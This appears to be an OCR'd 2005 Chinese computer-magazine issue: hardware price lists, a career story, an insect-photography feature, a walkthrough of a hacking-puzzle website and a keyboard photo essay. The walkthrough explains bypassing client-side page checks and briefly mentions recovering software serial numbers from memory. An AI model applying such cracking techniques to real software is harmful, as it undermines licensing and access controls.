华硕 Z92B16AN-DR	9800	SONY VGN-U8C	14888
华硕 Z91513C-D	7300	DELL Inspiron 6000 (PM730)	11300
华硕 A6B14AC-DR	9000	DELL LATITUDE X300 (PM738)	11999
BenQ Joybook 5000G (C09)	11400	DELL INSPIRON 510M-n (1.4GHz)	8299
BenQ Joybook 6000E (110)	9900	TCL X200 (CM 1.3GHz 40GB)	9999
BenQ Joybook 5000 (113U)	9800	TCL K20 (PM 1.3GHz)	8999
SONY VGN-T26C/T	15400	TCL K10 (CM1.5GHz 128MB)	6999

市场动态 3999元的笔记本推出后,笔记本普及的脚步加快了,市场也越来越热。还是提醒大家,购买笔记本要去信誉好的商家,不要被奸商欺骗。

PDA

关注之星



Acer n30

点评:Acer n30采用Samsung S3C2410处理器,主频266MHz,64MB RAM内存,32MB ROM。支持SD/MMC存储卡,外观时尚亮丽,性价比高。

型号	平均价	型号	平均价
Acer n30	2000	DELL Axim X50s	2699
Acer n10	2050	DELL Axim X50a	3699
HP iPAQ hx2110	3450	DELL Axim X50v	4699
HP iPAQ rz1717	2050	联想 天 XP208	2180
HP iPAQ H1940	2399	联想 天 XP218	3180
Palm Tungsten T5	3100	联想 天 XP210	4380
Palm Zire 72	2180	华硕 MyPal A620+	2350
Palm Tungsten E	1500	华硕 MyPal A716	4000

市场动态 关注PDA市场的一般是一些商务人士,客户群范围比较窄,2500元左右的产品较为主流。

CF [CP13]



从家庭主妇到室内设计师

■ 山东 王伟光

在当前严峻的就业压力面前，相当一部分知识女性在经历了生育子女的一段职业“断层”后，再就业出现了很大困难。有些女性选择从此做上了家庭主妇，而有的女性勇敢地走出来，转变角色，重新找寻自我价值。下面是一位成功地转型为职业室内设计师的家庭主妇的自述。


图1

故事人物:

王华，31岁，大专学历，结婚四年，孩子三岁，原为家庭主妇，现在一家室内设计公司任室内设计师

我原来上大专的时候也是学室内设计的，但是当时没有学过电脑设计软件，所有的设计都是手绘。而毕业后由于种种原因，一直也没有从事与专业有关的工作。后来，陆续经过了一个女人的一系列人生程序，结婚、生子，在忙忙碌碌中度过了为人妻、为人母的阶段。直到孩子也上幼儿园了，家里只剩下我一个人的时候，才感觉到自己仿佛已经变老了，外面的世界离我已经越来越远了。难道就这样度过平淡如水的余生吗？我也曾上过大学，有过自己的梦想啊！想到这里心里不免感觉有些伤心和失落。终于有一天鼓起勇气跟丈夫说，我也要有一份自己的事业，要做自己喜爱的工作。

重操鼠标，去上学

我很喜欢搞设计，做个室内设计师一直都是我的梦想，况且我学过美术，专业技能还是不错的，在学校里成绩也算比较优秀，设计的作品曾经被学校收藏。但是现在无论是搞什么设计都必须要用电脑，因为电脑设计出的作品更精确，更富有表现力，而且效率比手绘提高了不知多少倍。虽然我也懂得点电脑基本操作，但是对Photoshop、3ds max等设计类专业软件却一窍不通，要想搞设计这一行，无疑要从头再来。

恰好，北京八维电脑学校在我们这里刚开设了一个分校，我就报了名，参加了那里的室内设计电脑培训班。当时正逢三伏天，酷热难耐，学校里条件简陋，也没有空调，只有几个破风扇在头上忽忽悠悠吹着热风。一下午下来，往往衣服都要湿透了。开始的时候，学的是Photoshop，这是所有搞设计的人必修的课程，入门很简单，因此学得还算比较顺利。到了后来，开始学习3ds max，这种软件要求有立体空间感觉，否则你很难弄懂各个方位、各个角度的变化。老师讲得很快，我一边做笔记，一边上机实习，全神贯注，当时还不觉得怎样，一节课下来，真的是疲惫不堪。因为我这也算是第二次上学，所以非常珍惜这次机会，白天听课，晚上回家还要再把白天学的东西练习一遍。就这样，辛辛苦苦学习了三个月，当学完最后一门AutoCAD就算正式结业了。

欲找工作，受挫折

近几年由于房地产热一直持续高温不降，买房子的人很多。买了房子就需要装修，因此随便走进一个新小区，到处是一片繁忙的景象，每家每户都在忙碌着构筑美化自己的小家。前几年装修房子的时候，也没有什么室内设计师。按照惯例都是到别人家已经装修好的房子去参观一下，然后找一帮木匠按照样板房装修的布局大体上定下来风格，或者干脆就由木匠师傅兼任设计师，简单沟通一下直接干就是了。因此那时候的房子，十有八九装修风格是一个模板下来的。这种情况到近几年才开始发生转变，大家做什么都要讲究个性化，强调与众不同。在装修房子上面人们的观念也和以前不同了，也要个性化设计，绿色健康的居住环境。这样很快一家家室内设计公司如雨后春笋般涌现出来，室内设计师这个职业也悄然兴起。

我结业以后第一件事情就是要找工作。在我们这个小城，室内设计公司大约有十几家，比较大的、口碑比较好的只有四五家。很多公司都有招聘室内设计师的广告，我通过电话联系了一家，这家公司叫做〝归心居〞，是从青岛的著名室内设计公司〝平和堂〞出来另立〝山头〞的，两位老板都是三十左右的年轻人。经过简单沟通，对方约了个时间我就过去了。见面以后我把自己的实际情况和他们详细说了一下，然后拿出我设计的作品，让他们看了看。其中一个老板说：〝你的美术基础很好，3D运用的立体感也不错，不过做我们这一行最重要的是要能把握住现在流行的室内设计风格，你现在的作品已经过时了。〞接着拿出了几个最近他们公司设计的作品，我一看就傻了眼，这些作品设计得非常有现代感，而且

每一幅极具个性化，我的作品比较之下就显得非常"老土"了。这一下，严重打击了我的信心。看来，仅仅只是打好了计算机设计和美术的功底，要想真正适合职业的需求，还是有很大差距的。回到家后的几天是我最煎熬的日子，吃饭也不香，睡觉也不甜，嘴角也生了疮，觉得以前学的东西都是白学了，怎么办呢？

静心准备，再出山

看到我这个样子，丈夫也是急在心里。他给我买回了几本室内设计的书，让我这几天再好好看看书，不要着急找工作，先静下心来研究一下目前室内装修流行的风格。后来又找来几套房子的尺寸，让我试着做做。我也静下心来认真想了想：我的3D技术是没有问题的，也得到了那家设计公司老板的认可，只是在学校里学的东西毕竟是"死"的，而拿到实际当中就要用"活"。设计要把流行元素、自己的设计理念结合起来，再配上计算机辅助设计和美工能力才能拿出精品。

于是接下来的几周我也不出去应聘了，看书、看房子、看设计，仔细琢磨研究，然后回来做一做。经过这一阶段的学习，果然是很有心得，真正体会到了目前的流行设计趋势和风格。之后我精心设计了一套房子，把打印出来的效果图送给了另一家更大的室内设计公司"明珠园"，我是想用作品来说话，表明我的设计风格和能力。没想到很快收到公司打来的电话，经过简单面试，我被正式录用了。

设计生涯，终成功

在设计之前，和客户沟通一下是很有必要的，这也是确定设计风格的重要因素。作为一个设计师，虽然设计的作品是把自己的理念灌注进去，但是最终享用它的还是房子的主人。因此客户有什么要求、嗜好、甚至客户的工作、文化层次、品位、修养等等这些因素都要考虑进去，这样才能把客户的要求融合到自己的设计当中。

上班以后，我接的第一个客户是一位退休的老教师。拿来房子的平面图，简单看了一下，这是一套三居室，94.7平方米，框架结构。这位老教师写得一手好字，喜爱艺术、喜欢养花，品位较高。他喜欢温　自然的家居环境，因此我在做设计的时候，认真琢磨了有关这位老教师的思想和房子结构的信息，设计出了一套方案，在典雅中显示出主人的清新高洁的风格。作品出来以后，客户看到打印出来的效果图(见图2)对设计方案和效果非常满意，一个劲地夸赞我，第一个成功的设计作品就这样诞生了。



图2　客厅效果图

从此以后我的设计生涯就算正式开始了，过起了朝九晚五的职业生活。由于装修业务具有季节性变化的特点，忙起来的时候常常一个星期不休息，每天对着电脑至少有五六个小时，一天下来工作量也是相当大的，还要跑跑工地，监督工人施工是否严格按设计做。对于装修这一套也要从头到脚全部精通，从准备材料到装修，从预算到施工，在心里都要了如指掌。因为设计出作品以后，只有通过工人们施工才能够最终完成，做设计的时候这其中每一个细节都要考虑到。这些东西都是要靠经验积累而来的，从书本上是根本学不到的。经过了几个月的磨炼，我终于完全适应并喜欢上了这一工作，而且慢慢地在室内设计这个圈子也小有名气了。

作为室内设计师，最重要的工作就是和客户沟通，并且按照沟通的结果不断修改设计图纸。随着自己客户的增加，跑工地的时间越来越多，坐在台式机面前的时间越来越少。因为还要照顾孩子，也不能在公司加班太久。为了更灵活和高效率地满足客户的需求，我终于下定了决心，买了一台笔记本电脑。起初，我自己也不懂，为了贪图方便就买了一台很轻的。结果用了一段时间发现，虽然背着倒是没什么问题了，但运行AutoCAD这些软件实在太慢了。后来咨询了身边的一些专家，他们都告诉我说能满足室内设计要求的笔记本电脑都很重。没办法，为了工作，不得不将那台轻的便宜处理掉了，换了一台很沉的——足足比第一台重了四五斤！每天背着这台电脑去挤公车，那种感觉真是痛苦不堪。不过，这台电脑确实解决了我很大的问题，要不是它，对老公许下的"工作生活两不误"的诺言就要泡汤了。

蜕变过后，新自我

从家庭主妇到室内设计师这样一个职业女性，这个蜕变的过程确实需要很大的勇气，背后要付出许多的艰辛和痛苦；也在一定程度上牺牲了很多和家人、孩子共享天伦之乐的时间，也没有了更多的逛街、休闲的时光。但这是每一位投身事业的女性都要付出的，既然选择了工作，就必须全身心投入。每当我设计一件作品的时候，就是把自己凝聚的精力和思维放在作品里面燃烧，然后作品完成时有一种破茧而出的感觉。一件件作品的诞生就像是一次次重生，不停地刷新着我的生命。付出与收获永远是成正比的，我在这个转变的过程当中重新找回了自信，找回了自己的梦想和事业，也找回了一个全新的自我。

女性在工作上，能力不是最大的问题，目标、自信与决心才是左右奋斗能否成功的重要因素。 CF [CY01]



跟我来！加入虫虫特工队

■文／摄　Onion

提到昆虫，也许更多人感到的是厌恶。的确，蟑螂、蚊子、潮虫、蚂蚁……在生活中让人们防不胜防。昆虫纲是整个动物界中最大的一个类群，地球上有150多万种动物，昆虫有100多万种，占动物总数的4/5。但对于虫子，我们也有众多美好的回忆，只是在忙碌的生活中我们逐渐将它们淡忘了。在一个周而复始到来的寻常春季，缘于对微距摄影的钟爱，像我们这样一群童心未泯的人们纷纷加入了“虫虫特工队”。

一、水妞的童年

〞水　，水　，先出　角后出头……〞很多人在幼年时期都熟知这首歌谣，还记得那时候等待蜗牛出壳的急切心情不？小时候的我抓过蜗牛，经常用樟脑球在蚂蚁周围画圈，跟小伙伴一起在路灯下捉蚂　……也许这勾起了你对童年的一些回忆，不过我相信下面一些事情很少有人尝试过：例如可以直接捏住正在采蜜的小蜜蜂的翅膀；从葡萄架上抓了大青虫，养起来直到变成巴掌大的蝴蝶；让蚕在桌面上吐丝，无法布茧，就形成厚厚的一层蚕丝垫；跟爷爷学用金龟子和细竹皮儿做金龟子风扇；夏天帮奶奶看着窗台上晾着的杏干，用苍蝇拍对苍蝇大打出手，并且用被我消灭的入侵者喂养窗台下的蚂蚁，结果发现水泥垒的窗台下被蚂蚁安了家，差点把窗台拆了；最绝的是刚学会走路的我就在家中院子里抓了不少菜青虫和毛毛虫，让它们在窗台下排队，这也是母亲一直津津乐道的我的童年趣事之一。昆虫，给我的童年带来了太多的乐趣。

二、被人围观与吓跑情侣

拍摄昆虫这件事情是让人非常容易着迷的，甚至用〞上　〞来形容也不为过。在刚开始拍摄昆虫的时候，总是在周末和朋友一起到附近的公园寻找虫虫练手，在练习拍摄的过程中发生了不少让人啼笑皆非的趣事。

一次，为了不惊动草地上的蝴蝶，我从十几米外就抱着相机开始屏住呼吸　前进，在距离蝴蝶不到两米的地方进行了成功的拍摄，听到背后有人议论纷纷，回头发现公园的路上已经围了不少人在对我指指点点。当时觉得很不好意思，继续拍摄了一段时间后，回头发现围观的人又换了一波，我和朋友趴在草地上不禁相视而笑，原来被人围观的感觉很奇妙。



为了拍摄这只飞行的木蜂，吓跑了花丛后的一对情侣……这张照片是我最得意的一张飞行昆虫照片。

还有一次，拍摄公园里迎春花上的蜜蜂，当时特别想拍飞行中的蜂。在一丛迎春花下趴了足足半个小时，同时也爬到了这丛迎春花的最深处，在终于拍摄成功时兴奋地一跃而起……突然发现了一对情侣惊恐地望着我，我与他们仅有一个花丛的距离。我看看手中比较专业的摄影器材，假装镇定地又在花丛中蹲了下去。不一会，那对情侣匆匆离去。显然是被我吓到了，别是把我当作狗仔队了吧。

三、追寻虫虫而翻山越岭

虽然已经习惯在公园中被人围观，但是公园中常见的昆虫早已经不能满足我拍摄的兴趣。周末到郊区翻山越岭地拍摄虫子成了我的另一重要周末活动。拍摄昆虫，登山锻炼两不耽误。由于父亲热爱钓鱼和登山，周末往往是父子同行，他在湖边钓鱼，我则在附近的山上找昆虫。父亲也经常带我去他熟悉的山上寻找昆虫，每每找到不认识的昆虫或者拍到成功的照片，父亲则与我一起分享那份喜悦。

如果几个朋友一起钻入深山还有个照应，自己偶尔在人迹罕至的山上穿行是比较危险的事情。被各种植物划伤是常有的事情，经常还会遇到毒蛇什么的，所以一把质地优良的丛林　首是必不可少的。

如果在山上没有什么发现的话，就找有溪水的地方，各种昆虫都会到这里来喝水，往往会拍到意想不到的场面哦。

四、拍摄昆虫需要有什么准备

也许大家认为拍摄好的昆虫照片是凭借高超的摄影技术，其实并不尽然，顺手的摄影器材、超过常人的耐心、丰富的昆虫知识，还有一个最重要的就是运气。

所谓好的摄影器材、足够的耐心以及丰富的昆虫知识都不过是为了抓住那稍纵即逝的机会做前期准备的。

1. 先从器材说起


一台你能够买得起的随便一台什么DSLR（数码单反相机），比如我所使用的尼康D70，如果只是使用目前普通的DC或者胶片相机，将会错过若干机会。




一只抓住猎物的食蚜蝇，摄于北京鹫峰




如果不细心观察，很难发现菖蒲丛中有非常多的蝗虫



万绿丛中一点红啊：)，呵呵，瓢虫算是比较乖的昆虫了



正在筑巢的岩蜂



一只正在休息的灰蜻，真是四平八稳啊！





小溪边饮水的蜜蜂

备注：所有照片采用尼康D70和适马70～300mm 具有1:2放大倍率的长焦微距镜头拍摄，均采用尼康SB800外置闪光灯。

拍摄昆虫的镜头自然大有讲究，由于昆虫摄影所用的方式基本上都是微距摄影，所以这就要求你选择的镜头必须有足够的放大倍率。拍摄静止的不易被惊动的昆虫采用100mm以下焦段的微距镜头即可，而拍摄飞行中的昆虫或者非常容易被惊动的昆虫则需要拥有长焦微距能力的镜头。有人说"微距无弱旅"，确实，无论是原厂的尼科尔200mm微距镜头，还是适马、腾龙的180mm拥有1:1放大倍率的镜头，都有着优异的表现。不过这样的镜头自然价格不菲，大都在6000元朝上。如果像我一样资金紧缺，就买其他一些便宜的微距镜头也可以，例如我目前使用的适马的70～300mm带有1:2放大倍率的变焦镜头，只要1200元左右，不过这就需要加倍付出耐心。

拍摄昆虫一般都需要光圈足够小，才可以达到需要的景深，所以为了小光圈下也能够有比较高的快门速度，外置闪光灯也是非常重要的，这在拍摄飞行中的昆虫时是至关重要的。

2. 耐心是成功的必要条件

只要你曾经持续半年，每天一定能记住20个英文单词；或者你给女孩子写情书每天一封坚持了一年；又或者你曾经尝试过湖泊中垂钓并不觉得一丝烦躁(不是在鱼池里垂钓哦)；再或者你可以打一个超难的游戏N次也一定要打通关(N≥999)……那么对于拍摄昆虫的耐心就足够了。

3. 丰富的昆虫知识

如果你没有相对丰富的昆虫知识，不知道昆虫的习性，那么你将无法找到想要拍摄的昆虫，昆虫的运动规律也是需要了解的。例如蚁狮就是生活在河边沙地中的一种非常隐蔽的昆虫，你如果不了解，那么你也许根本不会留意沙地上那一个个小坑下面隐藏的秘密；还有蝴蝶及蜜蜂的飞行规律，如果你不熟悉，那么你成功拍摄它们飞行的照片几乎是

不可能的。辨别昆虫也是非常有意思的事情，当然只有初中生物学中学习的那些知识是远远不够的。书店里的各种昆虫图谱以及关于昆虫的书籍是你最好的帮手。当然，除了从书籍中学习，与朋友们交流也非常重要，我在迷上拍摄昆虫的这一年中所结识的自然博物馆的"集虫"，以拍摄昆虫而迅速 起的生态摄影工作者"Dreamman"，还有以辨别昆虫闻名的摄友"Herro"等等教会了我各种昆虫知识。结伴而行，互相学习，乐趣无穷。

4．稍纵即逝的机会

有了好的器材和足够的耐心，那么剩下就是最重要的机会了，我们之前所做的一切都只是准备工作。遇到稀有的昆虫本身就是一种运气，而拍摄到飞行的昆虫更是需要绝佳的机会。光有器材、技术和耐心是不够的，机会才是最重要的。

五、以昆虫为脚本的影片

虽然昆虫本身并不具备任何感情色彩，但是从古至今人们不断赋予他们各种人类的感情。例如蚂蚁、小蜜蜂的勤劳， 的勇敢，春蚕的无私……在不少电影中我们都可以看到虫虫们活跃的身影。

《虫虫特工队》

故事发生在一个蚂蚁窝，蚂蚁们辛勤地利用夏天囤积粮食过冬，却每年都被一群恶霸 抢走。年复一年，蚂蚁们不但都习以为常了，也没有刻意想办法扭转情势。本片主角是一名充满创意却没有执行能力的小蚂蚁，它的鬼点子及小发明经常弄巧成拙地惹来大麻烦。不过它仍坚信凭毅力以及勇气，理想终究会实现。

《再见萤火虫》

战乱期间，母亲在空袭中伤重死亡，而身为海军的父亲也在战争中牺牲。14岁的诚田带着年幼的妹妹节子寄居在婶婶家。但兄妹两人不愿意寄人篱下，于是搬到一个山洞居住。由于长时间的营养不足，节子的身体一天天虚弱，而身为哥哥的诚田却没有办法。最后节子在一个萤火虫满天的夜里离开了他。不久诚田也去世了。黑暗中节子拉着哥哥的手，快乐地吃着糖果，满天的萤火虫欢快地飞舞，仿佛在祝贺他们终于找到了幸福。

《MICRO COSMOS》——《昆虫世界》《点点虫》

这部影片是法国人用了两年时间拍摄的一部昆虫纪录片，1996年曾获多个电影节大奖。该片最大的特点是用微距镜头拍摄昆虫世界，用音乐作为陪衬。本片用昆虫的视角看世界，雨点落地如敲鼓，鸡啄蚁像打桩。通过本片你可以了解到蚜虫向蚂蚁行贿以驱逐瓢虫的腐败行径，还有毛毛虫排队像火车，蚂蚁亲嘴相 以沫，蜗牛相爱如胶似漆……

小知识

昆虫的史诗——《昆虫记》

昆虫如此渺小，以至于很少有人关注它们，但法国的昆虫学家法布尔写下的世界名著《昆虫记》却让我们从另一个视角看到了丰富多彩的昆虫世界。凡是看过这本书的人，无不对昆虫产生了一种莫名的喜爱。有人评价说，法布尔像哲学家一般地想，美术家一般地看，文学家一般地写，《昆虫记》不愧为"昆虫的史诗"，法布尔则不愧为"昆虫的荷马"。如果你不信，建议到"http://www.dangdang.com/dd2001/search/query_author.asp?author=[法]法布尔"网购一本来亲自体验一下！

关于昆虫的网站收藏

绿镜头： http://www.g-lens.com

这里是昆虫摄影爱好者的乐园，在这里可以学习到相关摄影知识，并且有众多爱好昆虫的朋友可以互相交流。当然，这里的精美照片会让你目瞪口呆。

中国昆虫博览－昆虫博物馆:http://www.kepu.com.cn/gb/lives/insect

这里主要是从科学普及的角度浅显易懂地介绍了关于昆虫的某些方面，包括昆虫知识ABC，昆虫与人类的关系，奇闻 事共欣赏，色彩斑 话蝶蛾，千奇百怪说甲虫，学做昆虫收藏家，昆虫教学与研究等。很适合初识昆虫学的人们。

昆虫纲:http://www.csdyzx.com/swtd/kunchong

在这个网站可以搜索到你所感兴趣的各种昆虫的习性及偏 好。

北美蝴蝶:http://www.npwrc.usgs.gov/resource/distr/lepid/bflyusa/bflyusa.htm

该网站介绍了美国及墨西哥北部地区的蝴蝶种类。并为每一个种类建立了详细的档案，包括：种类鉴定特征，生活史，幼虫寄主，成虫食物，栖息范围，保护需求等信息，还配有相应的图片给 览者以直观的印象。网站采用地图检索的方式引导 览，点击地图中的某个州，便会出现该州分布的蝴蝶种类，操作简单。

北京昆虫网:http://www.bjbug.com/indexc/index.htm

站长拉步甲为普及昆虫分类学知识倾力打造的图片网站。该站是我国大陆最早以地区为单位来介绍昆虫的。它主要收录了大量北京昆虫的生态照片，在不断发展中，它的照片内容逐渐涉及全国各地的昆虫种类。所展示的图片均带有该种类的鉴定结果，属于较专业的昆虫综合网站。

Whatsthatbug:http://www.whatsthatbug.com/

国外一家关于昆虫的网站，其中有不少精美的昆虫照片。推荐收藏！

小结：虽然与专业昆虫学者或者专业的生态摄影师相比，我对昆虫的了解只是九牛一毛罢了，但是在同事及朋友的眼里我已经成了专门拍摄昆虫的了。"招蜂引蝶"、"昆虫杀手"的绰号应运而生，不过需要说明的是，我只是喜欢拍摄它们精彩的瞬间，反对将其制成标本，并且奉劝朋友们：在拍摄及观察昆虫的过程中，尽量不要扰乱它们的生活哦。

CF [BL01]



再探“黑窝”

■中华小当家

探宝队队员招募行动:想加入“网站探宝队”的行列吗？如果你有迫切希望探宝的网站，或者发现了某个网站的宝藏，请将您的建议或发现发送至info@cfan.com.cn(邮件标题请注明“网站探宝”)。

还记得本刊今年第一期中〝网站探宝队〞中介绍的《找个网站当黑客》吗？现在这个网站又推出了〝高手挑战2〞，站长承诺为前十名通关者提供总金额500-1000元的奖金。

探宝对象:http://www.csksoft.net/NetCompet2/


探宝理由:随着通关难度的进一步提高，趣味性也大大增强了，对自己电脑水平有信心的朋友不妨再来试试。

游戏规则友情提示:

1.注册账号时应使用真实的邮件地址，否则无法领取奖金 。

2.一些关卡会给出验证码碎片(每个游戏玩家的验证码都不相同)，在最后一关时需要以前所有关卡的验证码。

3.在游戏中不能像1代中那样跳越关卡，否则会提示错误并被服务器记录。



2005年3月12日 晴

离上次入侵已经隔了整整三个月的时间，我知道:是再出手的时候了。于是我在〝高手挑战2〞注册了一个账号，开始了又一次〝黑客〞之旅……

第一关:轻敌乃兵家大忌，这次的2代游戏大大提高了难度，第一关就险些让我失手。网页中并没有特殊的提示，无奈之下只好右键查看网页源代码，竟然也没有发现什么问题。正当一筹莫展之时，却发现网页中还调用了一个CSS文件stdStyle.css(和第一关的网页在同级目录下，见图1)，于是在IE中打开了这个文件，发现了一段有趣的文字:〝nextstage {URL:deefr3c.htm;}〞。




图1

提示:*CSS文件包含了网页中所需的各种样式定义数据，通常载入CSS语句在网页源代码的开始处。*

第二关:竟然这么好，直接给出了下一关的地址？可是〝+L=J=G?J9E.@LE〞怎么看也不像是网页的地址啊。再回过来看了看网页上方提示的内容，先是提到了ASCII编码，又给出了一段奇怪的文字〝@LE->htm〞。2秒钟后，我的脑海里闪出一行字:转子加密。试着查了一下ASCII码表，发现〝@LE〞的ASCII码为〝40 4C 45〞，而〝htm〞的ASCII码则为〝68 74 6D〞(两处的ASCII码均为十六进制)，果然这种加密方式就是每个字符的ASCII码减去了28(十六进制)，所以只需将〝+L=J=G?J9E.@LE〞中每个字符的ASCII码加上28就得到了下一关的地址:Stereogram.htm。

提示:*字符加密中最简单的就是转子加密法，通过将字符向前或向后移位(如A变为B、B变为C)来实现加密的目的 。*

第三关:在破解这关之前，根据第二关的经验，我先仔细地阅读了提示。提示中说这个游戏中经常会使用到一些




图2

工具(给出的例子都是些查看文件隐藏数据的工具，见图2)，同时要善于使用Windows自带的工具，接着又提到了很多程序都会在文件的头部写入自己的标记数据。看到页面下方的一张JPG图片，一切都明白了……用“记事本”强行打开了这张图片，果然发现了一段URL:DreamingChild.htm。

第三关1/2:正想着第四关会是怎么样时，却意外地看见网页标题上写着3 1/2关(3关半！？)。显然我是被胜利冲昏了头脑了，仔细地看了看提示:“你还有1/2的路要走”、“可视化编程幕后的核心技术仍是大量的底层代码，那么HTML网页的核心是什么呢”——当然是HTML源代码，我不假思索地脱口而出。我顿时恍然大悟，急忙退回到了第三关的页面，查看其源代码。在“别忘了这里”下方发现了一段代码:

```
<TitleName>.<ExtName>
Asc(<NewName>(n))=Asc(<TitleName>(n))+1 'where n ranges from 1 to Length(<TitleName>)
FinalData:<NewName>.<ExtName>
```

这段代码的大意应该是网页的文件名需要通过一个函数进行处理，而扩展名不变。又仔细分析了第二行的函数代码，发现这又是一个转子加密函数，我们要做的是将刚才得到的“DreamingChild.htm”的前半段(即“DreamingChild”部分)中的每个字符的ASCII加上1，终于得到了正确的第四关地址:EsfbnjohDijme.htm。

提示:做任何事都不要冲动，冷静地看清全局再行动才是上策。

2005年3月13日 晴

第四关:终于到了第四关，真不容易，看看表都已经凌晨2点了。黑客这个事就讲究个连贯性，于是我接着又开始第四关的破解。这关的提示比较短，大意是许多共享软件需要序列号才能使用，但一个关键的缺陷使这种加密算法成为徒劳。学过软件破解的我当然知道这指的是什么，有些软件在验证序列号是否正确时，会在内存中存放正确的序列号，然后和用户输入进行比较，稍有经验的人就可以通过Hex WorkShop等软件在内存中找到正确的序列号。而网页中的口令验证则是通过调用网页中的函数实现的，如果我们能找到这个函数……同样是查看网页源代码，找到了口令验证部分的代码，其中有一行“if(pass==GetPassWord())”，然后跳转到下一关。这句就是将用户输入的pass值和getPassWord()函数的返回值作比较，如果一致就跳转到下一关，这个函数的实现部分在哪里？我反过来往上　览代码，发现了一行脚本包含语句“script src="http://www.csksoft.net/NetCompet2/gamearea/GetPassWord.asp"”，打开这个文件的链接，　？莫非这就是口令？



图3

第五关:网页中显示了一个Flash，据说是下一关的信息(见图3)，可是只显示了一半——“dejvs……”，完整的URL该怎么看呢？上方的提示说这个Flash文件是用Flash 5制作的，如果是用Flash MX2004做的就无法像原来那样利用软件提取其中的文件了。言下之意就是可以用软件提取这个文件中的内容，于是从网上找来了SWF Scanner，果然得到了下一关的地址。

第六关:“我们往往过于谨慎了……”，这个提示是什么意思？这个网页中还用框架形式嵌套了一个网页，但却是“该页无法显示”，在源代码中获取了嵌套页面的地址后单独打开了一次，仍是一无所获。突然却发现这个“该页无法显示”的网页原来还藏着秘密，果真是过于谨慎了。

提示:第六关的原理与挑战1代中某个关卡的破解原理相同。

第七关:竟然玩起了文字游戏，这关要求填写“The quick brown fox jumps over the lazy……”中不全的内容，在提示中说在找到的单词后加上“.htm”就是下一关的地址。我应该在哪儿找完整的句子呢，为什么不试试搜索？

提示:善于使用搜索引擎可以使我们事半功倍，如果碰到不确定的语句，用搜索引擎来搜一下通常会得到正常的答案。

第八关:这一关的提示是我们平时听的CD、MP3的采样率一般都是44100Hz的。而下面放了一段据说是Great_csk(站长)的梦话录音的MP3下载。下载后一听吓了一跳，难道是大象？还是恐龙？声音文件一旦修改了采样率，就会变得很奇怪，但如果用软件将采样率改回44100Hz……(见图4)



图4　如果将文件转为“WAV”，试试“录音机”的加速功能

提示:HTM和HTML都是网页文件，不要漏了字母。

2005年3月14日 多云

由于本次挑战是有奖金设置的，所以第九关到第十四关(最终关)不再给出详细的提示，只给出一些关键字线索帮助大家完成破解。毕竟，自己动脑子会更有乐趣得多。

第九关:Stereoic、新老版本、激活按钮

第十关:nofrost.nease.net

第十一关:picMixer

第十二关:无需账号、经典漏洞

第十三关:伪造数据

第十四关:验证码碎片

CF [BL02]




感受“键”与“美”

■ GQ

键盘是一个陪伴我们时间最长的东西，我们的手指每天不知要多少次地敲击它们。每当你接触它们的时候，你是否仔细观察过它们，你是否从另一个角度考虑过每个键所代表的含义呢？为了本系列照片，作者牺牲了一个键盘，拍出了一种别有韵味的风格来……



任何人的名字都可以缩写为两三个字母，但人生之路却不能如此简单



键盘上“休眠”和“唤醒”两个键不经常被按下，但电脑却每天在两者间反复，人类也是如此



有所不为才能有所为



“！”排在第一位，是因为活得精彩才更重要



失去了才知道珍惜

CF [BL03]



记忆虽然不能Delete,但记忆可以像键盘一样被磨花




如果你什么都不在乎，你就什么都得不到

“我拍”征稿啦！

